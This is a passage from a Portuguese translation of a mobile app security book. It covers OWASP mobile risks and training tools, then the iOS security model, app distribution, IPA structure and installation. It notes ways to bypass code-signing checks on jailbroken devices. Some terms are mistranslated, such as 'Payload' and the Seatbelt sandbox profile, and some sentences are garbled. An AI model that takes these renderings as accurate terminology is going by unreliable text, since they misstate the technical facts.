- **M10: falta de proteções binárias** - Esse risco trata das proteções defensivas que um desenvolvedor pode e, em muitos casos, deve incorporar a um aplicativo móvel. Normalmente, as proteções binárias tentam desacelerar um adversário que está tentando analisar, fazer engenharia reversa ou modificar o código binário de um aplicativo.

O projeto Top 10 é, sem dúvida, um recurso útil para aumentar a conscientização sobre os tipos de vulnerabilidades que podem ocorrer em aplicativos móveis. Como a segurança de aplicativos móveis continua a crescer, esperamos que o projeto Top 10 evolua para abranger novas ameaças à medida que forem descobertas e desempenhe um papel ainda mais importante na educação de desenvolvedores e profissionais de segurança.

## **Ferramentas de segurança móvel da OWASP**

Quer sua finalidade seja simplesmente complementar as avaliações manuais, fornecer uma estrutura para o desenvolvimento de outras ferramentas ou como um recurso para oferecer conselhos corretivos ou de fortalecimento para os desenvolvedores, as ferramentas são uma parte importante do arsenal de qualquer profissional de segurança. O OWASP Mobile Security Project desenvolveu várias ferramentas de segurança de código aberto ([https://www.owasp.org/index.php/OWASP\\_Mobile\\_Security\\_Project#tab=Mobile\\_Tools](https://www.owasp.org/index.php/OWASP_Mobile_Security_Project#tab=Mobile_Tools)) para a comunidade que podem ser úteis para o seu aprendizado. A seguir, descrevemos brevemente cada uma delas:

- **iMAS** ([https://www.owasp.org/index.php/OWASP\\_iMAS\\_iOS\\_Application\\_Security\\_Project](https://www.owasp.org/index.php/OWASP_iMAS_iOS_Application_Security_Project))  
-Criado pela MITRE Corporation, esse projeto é uma estrutura de aplicativos seguros de código aberto para iOS.

Ele fornece um recurso ideal para desenvolvedores ou profissionais de segurança que desejam aprender ou entender como

implementar controles de segurança para a plataforma iOS. O objetivo do projeto é demonstrar e fornecer implementações que protejam os aplicativos e dados do iOS além do modelo de segurança fornecido pela Apple e, consequentemente, reduzir a capacidade de um adversário de fazer engenharia reversa, manipular e explorar um aplicativo. Para atingir esse objetivo, o projeto criou várias implementações de código aberto que abordam diversas áreas de vulnerabilidade comum, incluindo senhas no aplicativo, detecção de jailbreak, proteção de depuração e validação de tempo de execução. Embora nos aprofundemos em alguns desses tópicos em detalhes nos Capítulos 2 e 3, o projeto iMAS é certamente um recurso útil para aprender técnicas defensivas ou como referência para desenvolvedores.

- **GoatDroid** ([https://www.owasp.org/index.php/Projects/OWASP\\_GoatDroid\\_Project](https://www.owasp.org/index.php/Projects/OWASP_GoatDroid_Project)) - O projeto GoatDroid, desenvolvido por Jack Mannino e Ken Johnson, é um ambiente de treinamento autônomo para aplicativos Android. O ambiente oferece duas implementações de exemplo para aprimorar suas habilidades: FourGoats, uma rede social baseada em localização, e Herd Financial, um aplicativo bancário móvel fictício. Entre eles, esses dois projetos oferecem ampla cobertura para a maioria dos 10 principais riscos móveis da OWASP e são um bom ponto de partida para iniciantes em segurança de aplicativos Android.
- **iGoat** ([https://www.owasp.org/index.php/OWASP\\_iGoat\\_Project](https://www.owasp.org/index.php/OWASP_iGoat_Project)) - Semelhante ao projeto GoatDroid, o iGoat é um aplicativo de treinamento para aprimorar seu conhecimento sobre avaliação do iOS. O projeto foi desenvolvido por Ken van Wyk, Jonathan Carter e Sean Eidermiller e é de código aberto (<https://code.google.com/p/owasp-igoat/>). Ele fornece um aplicativo de servidor e cliente com vários exercícios que abrangem tópicos importantes, como armazenamento local, chaveiro, injeção de SQL e muito mais.
- **Damn Vulnerable iOS** ([https://www.owasp.org/index.php/OWASP\\_DVIA](https://www.owasp.org/index.php/OWASP_DVIA)) - Esse projeto, criado por Prateek Gianchandani, fornece outro aplicativo iOS vulnerável para fins de treinamento. Em conjunto com o projeto iGoat, os dois aplicativos oferecem uma boa cobertura dos 10 principais riscos móveis da OWASP. O aplicativo é composto de vários desafios que você pode concluir para aprofundar sua compreensão, incluindo tópicos omitidos no iGoat, como detecção de jailbreak, manipulação de tempo de execução, aplicação de patches e criptografia.
- **MobiSec** ([https://www.owasp.org/index.php/Projects/OWASP\\_Mobile\\_Security\\_Project](https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project) - [MobiSec](#)) - MobiSec é um ambiente ao vivo para testes de penetração de aplicativos móveis; foi criado por Tony DeLaGrange e Kevin Johnson. A ideia por trás do projeto é fornecer um único recurso para hospedar e manter as versões mais recentes de todas as ferramentas individuais de que você pode precisar durante uma avaliação de aplicativo móvel, de forma semelhante a outras distribuições ao vivo, como o popular Kali Linux, mas, neste caso, com foco específico na segurança móvel.
- **Androick** ([https://www.owasp.org/index.php/Projects/OWASP\\_Andoick\\_Project](https://www.owasp.org/index.php/Projects/OWASP_Andoick_Project)) - Esse projeto aborda um tópico ligeiramente diferente dos outros projetos e se concentra na automação de tarefas de análise forense para aplicativos Android, em vez de testes de penetração ou autoaprendizagem. O projeto, criado por Florian Pradines, automatiza a recuperação dos principais artefatos forenses, como APKs, dados de aplicativos, bancos de dados e registros do dispositivo.

É claro que você encontrará e até mesmo precisará de muitas outras ferramentas durante suas aventuras na segurança de aplicativos móveis, e documentaremos muitas delas em capítulos posteriores. No entanto, os projetos da OWASP são particularmente úteis para o autoaprendizado, pois são bem documentados, de código aberto e desenvolvidos especificamente para fornecer cobertura para o projeto Top 10 Mobile Risks, portanto, certamente os recomendamos como ponto de partida para iniciantes.

## O futuro da segurança de aplicativos móveis

A taxa explosiva com que os smartphones e os aplicativos móveis foram adotados nos últimos cinco anos não mostrou sinais de diminuição, e esperamos que essa tendência continue no futuro. A consequência da crescente revolução móvel apenas dará mais ênfase à compreensão das ameaças à segurança que as implantações móveis enfrentam, bem como às formas eficazes de lidar com elas. Não acreditamos que as ameaças atuais à segurança móvel sejam bem compreendidas no momento, principalmente nas comunidades de desenvolvimento. Dessa forma, esperamos que as vulnerabilidades clássicas, como o armazenamento inseguro de dados e a segurança insuficiente do transporte, continuem a prevalecer no futuro imediato.

Dito isso, a segurança de aplicativos móveis é um cenário em constante evolução e esperamos que novas categorias de ataques surjam após os avanços nas tecnologias móveis. A introdução de novos componentes de hardware, como

como os sensores de impressão digital e o aumento da adoção de tecnologias existentes, como a NFC, sem dúvida levarão à descoberta de novas vulnerabilidades, principalmente quando implantadas em ambientes como o processamento de pagamentos móveis, usado pelo Google Wallet e pelo Apple Pay.

Assim como em outras áreas de software e, principalmente, naquelas que são usadas para facilitar transações monetárias, os criminosos tentarão tirar proveito das vulnerabilidades para obter ganhos financeiros. Já observamos um aumento no malware bancário e na fraude de SMS com tarifa premium e esperamos que essa tendência continue. Esse aumento já alterou um pouco o cenário de ameaças e, em resposta, alguns desenvolvedores de aplicativos começaram a empregar proteções binárias para se defender contra essas ameaças. À medida que a conscientização sobre essas ameaças amadurece, a adoção de tais proteções provavelmente aumentará em importância, juntamente com o uso de tecnologias como a autenticação de dois fatores.

Também é provável que a evolução dos aplicativos móveis multiplataforma continue, pois os desenvolvedores pretendem reduzir a fragmentação entre as várias plataformas móveis. Isso foi observado no crescimento de duas tendências de desenvolvimento:

- **Aplicativos baseados em navegador** - Esse termo descreve aplicativos que geralmente são um clone "compatível com dispositivos móveis" do site principal e são carregados pelo navegador do dispositivo.
- **Aplicativos híbridos** - Esse termo refere-se a aplicativos móveis que são um invólucro nativo para uma visualização da Web e geralmente usam uma estrutura para acessar a funcionalidade nativa do dispositivo.

Para complementar essas tendências, foi criado um grande número de estruturas comerciais e disponíveis gratuitamente, cada uma com suas próprias peculiaridades e complexidades que podem levar a uma variedade de vulnerabilidades diferentes. Como acontece com a maioria das mudanças na tecnologia, essas tendências trouxeram consigo novos ataques e variações de ataques existentes; examinamos as implicações de segurança desses e de outros semelhantes no Capítulo 18.

Apesar de todas as mudanças nos aplicativos móveis, não há sinais de que os ataques clássicos estejam diminuindo. No entanto, um passo positivo para resolver isso é aumentar a conscientização sobre as ameaças e vulnerabilidades da segurança móvel por meio de documentação, classificação e demonstrações, como as que estão sendo desenvolvidas pela OWASP. Por meio desse e de outros projetos semelhantes, acreditamos que a conscientização sobre a segurança móvel pode amadurecer e ajudar a fornecer controles de desenvolvimento para reduzir o número de vulnerabilidades de aplicativos móveis.

## Resumo

Nos últimos cinco anos, a crescente popularidade dos smartphones modernos contribuiu para um aumento no desenvolvimento de aplicativos de terceiros. Os aprimoramentos no hardware do smartphone ajudaram os aplicativos a evoluir rapidamente de simples aplicativos autônomos para ofertas repletas de recursos que podem se integrar a várias tecnologias on-line. Durante essa evolução, vários recursos técnicos, econômicos e relacionados ao desenvolvimento contribuíram para gerar uma postura de segurança fraca demonstrada por muitos dos aplicativos móveis atuais.

Além dos problemas tradicionais de segurança baseados em entrada que podem afetar todos os tipos de aplicativos, os aplicativos móveis também são afetados por várias vulnerabilidades relativamente exclusivas devido à natureza em que são usados. Esses problemas geralmente não são bem compreendidos pelos desenvolvedores e podem levar a ataques quando um dispositivo é usado em uma rede não confiável, quando um dispositivo é perdido ou roubado ou até mesmo por outros componentes da plataforma móvel.

Pesquisas sobre o estado atual da segurança móvel mostraram que as vulnerabilidades dos aplicativos não são bem compreendidas e que a maioria dos aplicativos é vulnerável a ataques. Além disso, a evolução de novas tecnologias e integrações provavelmente produzirá ataques totalmente novos, o que pode representar uma séria ameaça para as organizações que não reagirem e se adaptarem adequadamente.

## CAPÍTULO 2

# Análise de aplicativos iOS

O iOS da Apple, a plataforma usada pelos atuais dispositivos iPhone, iPad e iPod touch, é um dos sistemas operacionais móveis mais populares disponíveis. Por esse motivo, e com a possível exceção do Android, essa é a plataforma mais visada pelos hackers e está sob o maior escrutínio em relação às vulnerabilidades da camada de aplicativos.

Com mais de um milhão de aplicativos na App Store da Apple, a superfície de ataque é significativa. Vários exemplos de falhas de segurança baseadas em aplicativos foram documentados, afetando uma ampla gama de aplicativos, incluindo, entre outros, os usados em ambientes bancários, de varejo e empresariais.

Este capítulo apresenta a plataforma iOS e o ecossistema e fornece uma introdução aos aplicativos iOS. Ele apresenta em detalhes as etapas práticas que você pode seguir para criar um ambiente adequado para testar e explorar aplicativos iOS. Por fim, ele descreve as maneiras pelas quais você pode começar a analisar e modificar os aplicativos iOS para identificar falhas de segurança.

## Entendendo o modelo de segurança

Antes de se aprofundar no funcionamento interno dos aplicativos iOS e nas técnicas que você pode usar para atacá-los, é importante entender os recursos de segurança fundamentais da própria plataforma iOS. Isso não apenas fornece contexto para as vulnerabilidades baseadas em aplicativos, mas também destaca alguns dos recursos opcionais que os aplicativos podem aproveitar para melhorar a segurança.

Os principais recursos de segurança da plataforma iOS estão resumidos aqui:

- Cadeia de inicialização segura
- Assinatura de código
- Sandboxing em nível de processo
- Criptografia de dados em repouso
- Mitigações genéricas de exploração de idioma nativo:
  1. Randomização do layout do espaço de endereço
  2. Memória não executável
  3. Proteção contra quebra de pilha

A Apple combina essas tecnologias de segurança, que são implementadas como componentes de hardware ou software, para melhorar a segurança geral dos dispositivos iPhone, iPad e iPod. Esses recursos de segurança estão presentes em todos os dispositivos sem jailbreak e você deve levá-los em consideração ao atribuir classificações de risco a vulnerabilidades baseadas em aplicativos. Alguns desses recursos estão documentados na postagem do blog da MDsec em <http://blog.mdsec.co.uk/2012/05/introduction-to-ios-platform-security.html>.

### Inicialização do iOS com a cadeia de inicialização segura

A *Secure Boot Chain* é o termo usado para descrever o processo pelo qual o firmware é inicializado e carregado nos dispositivos iOS no momento da inicialização, e pode ser considerada a primeira camada de defesa para a segurança da plataforma. Em cada etapa da Secure Boot Chain, cada um dos componentes relevantes que foram assinados criptograficamente pela Apple é verificado para garantir que não tenha sido modificado.

Quando um dispositivo iOS é ligado, o processador executa a ROM de inicialização, que é uma parte de código somente leitura contida no processador e implicitamente confiável para o dispositivo; ela é gravada no chip durante a fabricação. A ROM de inicialização contém a chave pública da CA raiz da Apple, que é usada para verificar a integridade da próxima etapa da cadeia de inicialização segura, o carregador de inicialização de baixo nível (LLB).

O LLB executa várias rotinas de configuração, incluindo a localização da imagem do iBoot na memória flash antes

de inicializar a partir dela. O LLB procura manter a cadeia de inicialização segura, mostrada na [Figura 2.1](#), verificando o

O iBoot, que é o carregador de inicialização de segundo estágio, é responsável por verificar e carregar o kernel do iOS, que, por sua vez, carrega o ambiente de modo de usuário e o sistema operacional com o qual você, sem dúvida, está familiarizado.



**Figura 2.1** A cadeia de inicialização segura

## Apresentando o Secure Enclave

O Secure Enclave é um coprocessador fornecido com dispositivos com chip A7 e A8 (iPhone 6, iPhone 5s, iPad Air e iPad Mini de segunda geração no momento em que este artigo foi escrito) que usa seus próprios processos de inicialização segura e atualização de software, independentemente do processador principal do aplicativo. O Secure Enclave lida com operações criptográficas no dispositivo, especificamente o gerenciamento de chaves para a API de proteção de dados e os dados de impressão digital do Touch ID. O Secure Enclave usa uma versão personalizada do ARM TrustZone (<http://www.arm.com/products/processors/technologies/trustzone/index.php>) para se particionar do processador principal e fornecer integridade de dados, mesmo que o kernel do dispositivo seja comprometido. Em resumo, isso significa que, se o dispositivo for desbloqueado ou comprometido de outra forma, será impossível extrair material criptográfico do dispositivo, como dados biométricos de impressões digitais. Para obter mais informações sobre o Secure Enclave, consulte o whitepaper lançado pela Apple ([http://www.apple.com/ca/ipad/business/docs/iOS\\_Security\\_Feb14.pdf](http://www.apple.com/ca/ipad/business/docs/iOS_Security_Feb14.pdf)).

## Restrição de processos de aplicativos com assinatura de código

A *assinatura de código* é talvez um dos recursos de segurança mais importantes da plataforma iOS. É um recurso de segurança de tempo de execução da plataforma que tenta impedir a execução de aplicativos não autorizados no dispositivo, validando a assinatura do aplicativo cada vez que ele é executado. Além disso, a assinatura de código garante que os aplicativos executem somente códigos assinados por uma assinatura válida e confiável; por exemplo, qualquer tentativa de executar páginas na memória a partir de fontes não assinadas será rejeitada pelo kernel.

Para que um aplicativo seja executado em um dispositivo iOS, ele deve primeiro ser assinado por um certificado confiável. Os desenvolvedores podem instalar certificados confiáveis em um dispositivo por meio de um perfil de provisionamento que tenha sido assinado pela Apple. O perfil de provisionamento contém o certificado de desenvolvedor incorporado e o conjunto de direitos que o desenvolvedor pode conceder aos aplicativos. Nos aplicativos de produção, todo o código deve ser assinado pela Apple, um processo iniciado pela execução de um envio à App Store. Esse processo permite que a Apple tenha algum controle sobre os aplicativos e as APIs e funcionalidades usadas pelos desenvolvedores. Por exemplo, a Apple procura evitar aplicativos que usem APIs privadas ou aplicativos que façam download e instalem código executável, impedindo assim que os aplicativos atualizem o site. Outras ações que a Apple considere proibidas ou potencialmente maliciosas resultarão, da mesma forma, na rejeição dos aplicativos enviados à App Store.

## Isolamento de aplicativos com sandboxing no nível do processo

Todos os aplicativos de terceiros no iOS são executados em uma *sandbox*, um ambiente independente que isola os aplicativos não apenas de outros aplicativos, mas também do sistema operacional. O sandbox introduz uma segurança significativa na plataforma e limita os danos que o malware pode causar, supondo que um aplicativo mal-intencionado tenha subvertido o processo de revisão da App Store.

Embora todos os aplicativos sejam executados como o usuário do sistema operacional móvel, cada aplicativo está contido em seu próprio diretório exclusivo no sistema de arquivos e a separação é mantida pela extensão do kernel do XNU Sandbox. O perfil do cinto de segurança controla as operações que podem ser executadas na sandbox. Os aplicativos de terceiros recebem o perfil de contêiner, que geralmente limita o acesso a arquivos à árvore inicial do aplicativo (nível superior e todos os diretórios subsequentes) e, com algumas exceções, o acesso irrestrito a conexões de rede de saída. Desde o iOS7, o perfil do contêiner do cinto de segurança tornou-se muito mais proibitivo e, para que um aplicativo acesse itens como mídia, microfone e catálogo de endereços, ele deve solicitar as permissões relevantes do

usuário. Isso significa que, supondo que um malware tenha contornado o processo de revisão da App Store, ele não poderá roubar seus contatos e fotos, a menos que você conceda a ele as permissões relevantes.

## Proteção de informações com criptografia de dados em repouso

Por padrão, todos os dados no sistema de arquivos do iOS são criptografados usando a criptografia baseada em blocos (AES) com a chave do sistema de arquivos, que é gerada na primeira inicialização e armazenada no bloco 1 do armazenamento flash NAND. O dispositivo usa essa chave durante o processo de inicialização para descriptografar a tabela de partição e a partição do sistema. O sistema de arquivos é criptografado somente em repouso; quando o dispositivo é ligado, o acelerador de criptografia baseado em hardware desbloqueia o sistema de arquivos. O iOS aproveita essa chave para implementar o recurso de limpeza remota do dispositivo, pois a destruição da chave do sistema de arquivos faz com que o sistema de arquivos se torne ilegível.

Além da criptografia de hardware, arquivos individuais e itens de chaveiro podem ser criptografados usando a API de proteção de dados, que usa uma chave derivada da senha do dispositivo. Consequentemente, quando o dispositivo estiver bloqueado, os itens criptografados usando a API de proteção de dados dessa forma ficarão inacessíveis e, ao desbloquear o dispositivo digitando a senha, o conteúdo protegido ficará disponível.

Aplicativos de terceiros que precisem criptografar dados confidenciais devem usar a API de proteção de dados para fazer isso. No entanto, deve-se levar em consideração os processos em segundo plano e como eles se comportarão se os arquivos necessários ficarem indisponíveis devido ao bloqueio do dispositivo. Para obter detalhes aprofundados sobre como a API de proteção de dados funciona, consulte a seção posterior deste capítulo, "Entendendo a API de proteção de dados".

## Proteção contra ataques com recursos de mitigação de explorações

A plataforma iOS emprega várias tecnologias modernas de atenuação de explorações para aumentar a complexidade dos ataques contra o dispositivo.

Talvez uma das mais importantes dessas proteções seja a implementação da política de memória write but not execute (W^X), que estabelece que as páginas de memória não podem ser marcadas como graváveis e executáveis ao mesmo tempo. Esse mecanismo de proteção é aplicado aproveitando o recurso Execute Never (XN) do processador ARM. Como parte dessa política, as páginas de memória executáveis marcadas como graváveis também não podem ser revertidas posteriormente para executáveis. Em muitos aspectos, isso é semelhante aos recursos de proteção de execução de dados (DEP) implementados nos sistemas operacionais de desktop Microsoft Windows, Linux e Mac OS X.

Embora as proteções de memória não executáveis por si só possam ser facilmente contornadas usando cargas úteis baseadas em programação orientada a retorno (ROP), a complexidade da exploração aumenta significativamente quando combinada com ASLR e assinatura de código obrigatória.

A randomização do layout do espaço de endereço (ASLR) é parte integrante dos recursos de atenuação de exploração da plataforma e procura randomizar onde os dados e o código são mapeados no espaço de endereço de um processo. Ao randomizar os locais de código, a exploração de vulnerabilidades de corrupção de memória torna-se significativamente mais complexa. Isso dificulta as técnicas para contornar a memória não executável, como o ROP, porque é improvável que os invasores saibam o local das partes do código que desejam reutilizar em sua cadeia de gadgets ROP.

A ASLR foi introduzida pela primeira vez no iOS na versão beta 4.3 e, desde a sua implementação, tem melhorado gradualmente a cada versão. O principal ponto fraco das primeiras implementações da ASLR era a falta de realocação do vinculador dinâmico (dyld); isso foi resolvido com o lançamento do iOS 5.0. No entanto, várias técnicas podem enfraquecer sua eficácia, sendo a mais comum o uso de bugs de divulgação de memória. Isso geralmente envolve o uso de uma vulnerabilidade separada para vazar o conteúdo ou confirmar o layout da memória em um esforço para tornar as tentativas de exploração muito mais prováveis de serem bem-sucedidas.

Os aplicativos podem ter a ASLR aplicada em dois tipos diferentes: ASLR parcial ou ASLR total, dependendo do fato de terem sido compilados com suporte para execução independente de posição (PIE). Em um cenário de ASLR total, todas as regiões de memória do aplicativo são randomizadas e o iOS carregará um binário habilitado para PIE em um endereço aleatório sempre que for executado. Um aplicativo com ASLR parcial carregará o binário base em um endereço fixo e usará um local estático para o dyld. Embora já esteja desatualizada, uma avaliação detalhada da ASLR no iOS foi conduzida por Stefan Esser e é leitura recomendada para aqueles que desejam obter uma compreensão maior ([http://antidote.com/CSW2012\\_StefanEsser\\_iOS5\\_An\\_Exploitation\\_Nightmare\\_FINAL.pdf](http://antidote.com/CSW2012_StefanEsser_iOS5_An_Exploitation_Nightmare_FINAL.pdf)).

Um mecanismo de proteção adicional que os aplicativos iOS podem aproveitar é a proteção "stack-smashing". Essa proteção

A mitigação de exploração baseada em compilador oferece alguma defesa contra explorações tradicionais de estouro de pilha, introduzindo canários de pilha. *Os canários de pilha* são valores DWORD pseudo-aleatórios que são inseridos atrás das variáveis locais. Os canários de pilha são verificados no retorno da função. Se tiver ocorrido um estouro e o canário tiver sido corrompido ou totalmente substituído, o aplicativo será encerrado à força para evitar qualquer comportamento não intencional que possa ser causado pela corrupção da memória.

## Compreensão dos aplicativos iOS

Embora existam mais de um milhão de aplicativos iOS somente na App Store, em um nível mais elevado, é possível categorizar todos os aplicativos iOS em três grupos principais:

- Aplicativos nativos padrão■

Aplicativos baseados em

navegador■ Aplicativos

híbridos

Os aplicativos nativos padrão tradicionais são os mais comuns entre os aplicativos para iOS e são desenvolvidos em Objective-C ou, mais recentemente, em Swift. O Objective-C é uma linguagem de programação orientada a objetos que adiciona mensagens no estilo Smalltalk à linguagem de programação C, enquanto o Swift é a nova linguagem de programação multiparadigma da Apple que provavelmente substituirá o Objective-C a longo prazo. Ambas são discutidas em maiores detalhes mais adiante neste capítulo. Como o Objective-C é um superconjunto estrito do C, não é incomum ver aplicativos nativos desenvolvidos em uma mistura de Objective-C, C ou até mesmo C++. Esses aplicativos são compilados em código nativo e vinculados às estruturas do SDK do iOS e do Cocoa Touch. A programação em Objective-C e Swift está além do escopo deste livro; no entanto, o conhecimento dessas linguagens e de seus princípios básicos será útil para sua compreensão. Se você nunca viu nenhum código Objective-C ou Swift antes, recomendamos que se familiarize com essas linguagens; a documentação fornecida pelo programa de desenvolvimento da Apple é um ponto de partida útil (especificamente

[https://developer.apple.com/library/prerelase/mac/documentation/Swift/Conceptual/Swift\\_Programming\\_CH3-XID\\_0\\_e.html](https://developer.apple.com/library/prerelease/mac/documentation/Swift/Conceptual/Swift_Programming_CH3-XID_0_e.html)  
<https://developer.apple.com/library/mac/documentation/cocoa/conceptual/ProgrammingWithObjectiveC/IntroducingObjectiveC/IntroducingObjectiveC.html>

Os aplicativos baseados em navegador são o clone "compatível com dispositivos móveis" de um aplicativo da Web. Esses aplicativos são especificamente personalizados para serem renderizados em visualizações da Web do iOS e, normalmente, são carregados pelo MobileSafari. Os aplicativos baseados em navegador usam as tecnologias tradicionais da Web, incluindo HTML, JavaScript e folhas de estilo em cascata. Você deve abordar os aplicativos baseados em navegador usando as metodologias tradicionais de segurança de aplicativos da Web; eles não são abordados em grandes detalhes neste livro.

Os aplicativos híbridos são um cruzamento entre aplicativos nativos padrão e aplicativos baseados em navegador. Normalmente, os aplicativos híbridos são implementados com um wrapper nativo que é usado para exibir um ou mais aplicativos baseados em navegador por meio do uso de uma visualização da Web móvel. Os aplicativos híbridos também incluem aqueles usados como parte de uma implementação da Mobile Enterprise Application Platform e são discutidos em mais detalhes no Capítulo 18. Os aplicativos híbridos oferecem as vantagens dos aplicativos nativos e baseados em navegador; isso inclui a flexibilidade de atualizações em tempo real, pois os aplicativos HTML e JavaScript não são limitados pela assinatura de código, bem como a funcionalidade nativa do dispositivo, como o acesso à câmera, por meio de APIs de ponte JavaScript para Objective-C.

## Distribuição de aplicativos iOS

Esta seção aborda os diferentes métodos oficiais pelos quais os desenvolvedores podem distribuir aplicativos iOS para dispositivos, ou seja, a Apple App Store e o programa oficial de desenvolvedores da Apple.

### **Loja de aplicativos da Apple**

A Apple App Store foi mencionada em várias ocasiões até agora neste livro e, além de ser o método padrão de distribuição de aplicativos, é também o método com o qual a maioria das pessoas está familiarizada.

A App Store é o mercado oficial de distribuição de aplicativos iOS, onde os usuários podem pesquisar e procurar aplicativos para download. Os aplicativos da App Store são desenvolvidos usando o iOS SDK da Apple e são direcionados para dispositivos iPhone e iPod touch ou iPad. A maioria dos aplicativos da App Store é criada por

terceiros.

e podem ser baixados gratuitamente ou por um custo fixo.

Antes que os desenvolvedores possam publicar um aplicativo, eles devem ter uma conta de desenvolvedor da Apple e ser membros do iOS Developer Program. Ser membro desse programa lhe dá o direito de obter um certificado de desenvolvedor que pode ser usado para assinar aplicativos com código e executá-los em até 100 dispositivos iOS diferentes usando um perfil de provisionamento ad hoc. A Apple permite a distribuição ad hoc dessa forma para fornecer aos desenvolvedores de terceiros um meio de testar seus aplicativos em dispositivos reais. Os desenvolvedores que desejam distribuir seus aplicativos podem enviar uma cópia assinada usando seu certificado para a Apple, que validará o aplicativo com base no processo de aprovação da App Store. Embora os detalhes exatos desse processo sejam desconhecidos, acredita-se que ele contenha testes manuais e automatizados do aplicativo para identificar defeitos funcionais e de usabilidade e garantir que o aplicativo esteja em conformidade com as diretrizes de revisão da App Store (<https://developer.apple.com/appstore/resources/approval/guidelines.html>). Como parte desse processo, o aplicativo é rigorosamente examinado quanto a conteúdo malicioso, como tentativas de roubar o catálogo de endereços ou usar APIs privadas reservadas para aplicativos do sistema; esse comportamento resultaria na rejeição da App Store.

## Distribuição empresarial

O programa de desenvolvedores empresariais do iOS permite que as organizações desenvolvam e distribuam aplicativos internos para seus funcionários. Isso é normalmente usado por organizações que têm aplicativos internos que não querem que estejam disponíveis na App Store. Os usuários do programa de desenvolvedores empresariais podem obter e usar um certificado de assinatura de código de forma semelhante à usada para distribuição ad hoc. No entanto, a diferença significativa entre a distribuição empresarial e a distribuição ad hoc é que não há limitação no número de dispositivos para os quais um aplicativo pode ser assinado por código. Isso tem possibilidades óbvias de abuso e, portanto, a Apple realiza uma validação adicional dos usuários que desejam entrar nesse programa: Um desenvolvedor deve ter uma empresa legítima, juntamente com um número Dun and Bradstreet para se inscrever.

No entanto, existem alguns casos em que os certificados corporativos foram usados de forma abusiva, sendo o mais notável o aplicativo GBA4iOS, um emulador Game Boy Advanced (<http://www.gba4iosapp.com/>). Esse aplicativo usa um certificado corporativo expirado para permitir que os usuários instalem um aplicativo que normalmente não seria aceito pela App Store. Embora o certificado tenha sido revogado pela Apple, existe uma brecha na qual a configuração da data do dispositivo para antes da data de revogação permite que ele seja instalado. Essa técnica também foi usada pelo jailbreak Pangu (<http://en.pangu.io/>) como um meio de carregar lateralmente o aplicativo de jailbreak no dispositivo para obter a execução inicial do código.

## Estrutura do aplicativo

Os aplicativos iOS são distribuídos como um arquivo IPA (iOS App Store package), um pacote compactado que contém o código do aplicativo compilado, os recursos e os metadados do aplicativo necessários para definir um aplicativo completo. Esses pacotes nada mais são do que um arquivo Zip e podem ser descompactados para revelar a estrutura esperada, como mostrado aqui:

```
Carga útil Carga  
útil/Application.app  
iTunesArtwork  
iTunesMetadata.plist
```

A pasta Payload é onde estão localizados todos os dados do aplicativo, inclusive o código compilado do aplicativo e quaisquer recursos estáticos associados, todos armazenados em uma pasta com o nome do aplicativo e sufixada com a extensão .app. O arquivo iTunesArtwork é uma imagem PNG (Portable Network Graphics) de 512 x 512 pixels usada como ícone do aplicativo no iTunes e na App Store. O iTunesMetadata.plist contém os metadados relevantes do aplicativo, incluindo detalhes como o nome do desenvolvedor, o identificador do pacote e as informações de direitos autorais.

## Instalação de aplicativos

Vários métodos podem ser usados para instalar o pacote IPA no dispositivo; o mais comum e com o qual você provavelmente está familiarizado é o uso do iTunes. O iTunes é o reproduutor de mídia da Apple que pode ser usado para gerenciar sua biblioteca de aplicativos e mídia para os sistemas operacionais OS X e Microsoft Windows, bem como para sincronizar o conteúdo do seu dispositivo iOS. Com o iTunes, você pode baixar aplicativos da App Store e sincronizar

em seu dispositivo. Você também pode usá-lo para instalar compilações empresariais ou ad hoc, sendo que a última pressupõe que o perfil de provisionamento correspondente esteja instalado. É provável que os desenvolvedores de aplicativos iOS tenham usado o ambiente de desenvolvimento integrado (IDE) Xcode da Apple para compilar e instalar aplicativos. Ao compilar um aplicativo a partir da fonte, você pode usar o Xcode para criar, instalar e depurar um aplicativo em um dispositivo. Ele também oferece uma interface de arrastar e soltar para instalar pacotes IPA de forma semelhante ao iTunes, no organizador do Xcode ou na visualização de dispositivos, dependendo da versão do Xcode que estiver sendo executada. Ambas as implementações são de propriedade da Apple e não são compatíveis com o Linux. No entanto, a libimobiledevice, a biblioteca de código aberto disponível para usuários do Linux, oferece suporte para a comunicação nativa com dispositivos iOS. Um conjunto de ferramentas foi criado com base nessa biblioteca e fornece aos usuários do Linux o software necessário para interagir com dispositivos iOS. Para instalar os pacotes IPA em um dispositivo, os usuários do Linux podem usar o comando `ideviceinstaller`.

O processo de instalação do aplicativo ocorre por meio da conexão USB, e o software instalador relevante deve usar o sistema de rede USB proprietário da Apple como um mecanismo de transporte. Esse transporte de comunicação é implementado usando o daemon de multiplexação USB `usbmuxd`, que fornece um transporte semelhante ao TCP para multiplexar muitas conexões em um tubo USB. Uma implementação de código aberto está disponível em <https://github.com/libimobiledevice/usbmuxd>, e a equipe de desenvolvimento do iPhone documentou uma visão geral do protocolo em <http://wikee.iphwn.org/usb:usbmux>. No dispositivo, o daemon `installld` lida com o processo de instalação real. Esse daemon é responsável por descompactar e instalar aplicativos, bem como por compactar e empacotar aplicativos transferidos para o iTunes como parte da sincronização do dispositivo. Antes de executar qualquer uma dessas tarefas, o `installld` valida a assinatura do código do aplicativo. Em dispositivos com jailbreak, você pode contornar esse processo usando ajustes como o AppSync e usando o `ipainstaller` (<https://github.com/autopear/ipainstaller>) para instalar diretamente o IPA do sistema de arquivos no dispositivo.

Antes do iOS8, quando você instalava um aplicativo, ele era colocado na pasta `/var/mobile/Applications/` usando um identificador universalmente exclusivo (UUID) para identificar o contêiner do aplicativo. No entanto, o layout do sistema de arquivos no iOS8 foi alterado: o pacote estático e as pastas de dados do aplicativo são armazenados em locais separados. Agora, um aplicativo normalmente adere ao seguinte formato:

```
/var/mobile/Containers/Bundle/Application/<UUID>/Application.app/  
/var/mobile/Containers/Data/Application/<UUID>/Documents/  
/var/mobile/Containers/Data/Application/<UUID>/Library/  
/var/mobile/Containers/Data/Application/<UUID>/tmp/
```

Cada um desses diretórios tem uma função exclusiva dentro do contêiner sandboxed:

- **Application.app** - **Essa** pasta representa a pasta detalhada na seção "Estrutura do aplicativo" e armazena o conteúdo estático do aplicativo e o binário compilado. Essa pasta não deve ser gravada: Isso invalida a assinatura do código.
- **Documentos** - **Essa** pasta é o armazenamento de dados persistente do aplicativo. O iTunes faz o backup do conteúdo dessa pasta.
- **Library** - **Essa** pasta contém os arquivos de suporte do aplicativo, ou seja, arquivos que não são arquivos de dados do usuário.  
